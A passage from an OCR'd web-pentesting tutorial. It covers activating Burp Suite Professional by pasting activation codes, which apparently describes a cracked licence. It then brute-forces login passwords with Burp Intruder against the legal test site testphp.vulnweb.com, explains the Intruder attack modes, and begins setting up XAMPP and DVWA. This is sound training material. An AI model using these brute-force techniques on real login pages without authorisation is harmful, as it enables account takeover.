
6. The BurpSuite Professional program will run. Press I Accept to agreement.




7. Copy the key and Paste it into license field, and click next.



8. Now Press on “MANUAL ACTIVATION”



9. Now follow the steps in below image and copy paste the activation codes accordingly, and click next




Your BurpSuite Professional will be activated.

3. BURPSUITE INTRUDER:


1. BurpSuite is basically intruder that allows you to brute force usernames and password in a web application. And the intruder is the most flexible tool available out there for brute forcing and the intruder does a lot more than brute forcing. You can automate attacks such as SQL injection or XSS as well.

2. The website we are going to test for intruder is from acunetix.com. This website allows you to test your web pen testing skills online in legal environment. Visit testphp.vulnweb.com


3. Go to the web page testphp.vulnweb.com and login with the username test and put any password.



4. In BurpSuite “Proxy/Intercept” section, you get the parameters that we sent out to the form in the right side. You can see also the parameters from “Request Body Parameters” section. We can send the information to any of these tools: Intruder, Repeater, Sequencer, Decoder, Comparer.




5. I sent the information to the intruder. The Intruder has flashed and received the information.




6. In the “Payload Positions”, BurpSuite has marked few areas. Basically, these are the areas that we can inject the input. BurpSuite basically thinks that these are the potentially vulnerable areas that you can exploit.

7. In the “Attack type” menu there are different types of attacks. We are going to test Sniper attack. Sniper attack is used in the scenarios when you know either the username or password. In our case we know the username and we are going to test different passwords. As we I am going to test the password field only, I selected it using “Add” option and I deselected the username by using “Clear” option. That means we are going to inject password in Password field.


8. Payload set = 1 this is because we have to supply one word list. In payload tools we can provide all of the following tools that intruder provides. When we choose payload type as simple list, we can either load the existing word list from hard disk or we can supply words manually. In order to load from hard disk, click on load and select the location. We can add lists manually too. Then click start attack.



9. Sniper starts now to inject passwords into password field. Intruder tried all passwords we supplied to it. To know the correct password, we have to hunt for different length. The different length was 6250 when the password was “test”. We get whole bunch of information. Basically, when you login successfully the web application has to pull additional information about the user. So, the page size becomes bigger.



10. Otherwise you can go to “Render” tab and it will show the page after logging on.



11. You can test similarly other types of attacks.


- In battering ram attack, it takes a word in password list and inject the word in both username and password fields.
- In pitchfork mode we have to supply two-word lists. So, we have to mark both username field and password field. We have two-word lists, one for username and the other word list for password.
- Last attack is cluster bomb. Cluster bomb is similar to pitchfork. It takes two-word lists but it works differently. As example it takes one word from word list and compares it against each word in password list. And the same repeats for all usernames and passwords. We have to mark the username field and password field. And we must select the user list for first payload and password list for the second payload.

12. The intruder can also do automated attacks like SQL injections and XSS.

13. Repeater can be used for modifying requests. Many times, you need to perform SQL injection or XSS attacks manually using the repeater.

14. Decoder allows you to decode and data in multiple forms. We can also basically apply hashing algorithm. Just click hash, then you have all relevant hashes. If you click smart decode the data will be decoded into original form.

15. The extensions can extend the functionality of BurpSuite. If we go to BApp store, there are extensions for BurpSuite in marketplace for both community and free versions. You can install any extension of install option is available. You can remove the extension anytime.


Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2022.12.6 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Installed BApp Store APIs Options
Total estimated system impact: None
BApp Store
The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.
Name Installed Rating Popularity Last updated System im... Detail
.NET Beautifier 23 Jan 2017 Low
403 Bypasser 27 Sep 2022 Low Requires Bur...
SGC API Parser 23 Sep 2021 Low
Active Scan++ 24 Nov 2022 Low Requires Bur...
Add & Track Custom ... 25 Feb 2022 Low Requires Bur...
Add Custom Header 08 Jul 2020 Low
Add to SiteMap+ 28 Nov 2022 Low
Additional CSRF Che... 14 Dec 2018 Low
Additional Scanner C... 21 Dec 2018 Low Requires Bur...
Adhoc Payload Proce... 31 Jan 2022 Low
AES Killer, decrypt AE... 13 May 2021 Low
AES Payloads 04 Feb 2022 Low Requires Bur...
Anonymous Cloud, C... 06 Jan 2023 Low Requires Bur...
Anti-CSRF Token Fro... 28 Feb 2020 Low
Asset Discovery 12 Sep 2019 Low Requires Bur...
Attack Surface Detec... 16 Dec 2021 Low
Auth Analyzer 20 Dec 2022 Low
Authentication Toke... 23 Sep 2022 Low
AuthMatrix 15 Oct 2021 Low
Authz 01 Jul 2014 Low
Auto-Drop Requests 10 Feb 2022 Low
AutoRepeater 10 Feb 2022 Low
Autorize 01 Oct 2021 Low
Autowasp 10 Feb 2022 Low Requires Bur...
AWS Security Checks 18 Jan 2018 Medium Requires Bur...
AWS Signer 08 Jun 2022 Low
AWS Sigv4 16 Feb 2022 Low
Backslash Powered S... 23 Sep 2022 Low Requires Bur...
Backup Finder 04 Aug 2022 Low
Refresh list
Manual install ...
1. Right click on an item, and choose "Send request(s)
2. Create a modified cookie, generally for a different us
3. Click "Run".
4. Identify any differences in responses.
Estimated system impact
Overall: Low
Memory Low
CPU Low
Time Low
Scanner Low
Author: Wuntee
Version: 0.0.9
Source:
Updated: 01 Jul 2014
Rating:
Submit rating
Popularity:
Install


4. INSTALLING XMAPP AND DVWA APP IN WINDOWS SYSTEM:

I will show here the main steps to install XAMPP and DVWA in Windows system.

1. Download XAMPP from https://www.apachefriends.org/index.html

2. Install XAMPP

3. From control panel, enable the XAMPP and MySQL servers.



4. Download DVWA from https://github.com/digininja/DVWA. Extract the folder DVWA-master.zip . Then copy it to the “XAMPP/htdocs” folder.

5. In the DVWA/Config folder, rename make copy of config.inc.php.dist and rename it to config.inc.php.

6. We need to create the database and username and password that will have privilege on DVWA database from MyPhpAdmin. In the config.inc.php change setup the database parameters as the following

```
$_DVWA = array();
```

$_DVWA['db_server']   = '127.0.0.1';

$_DVWA['db_database'] = 'dvwa';

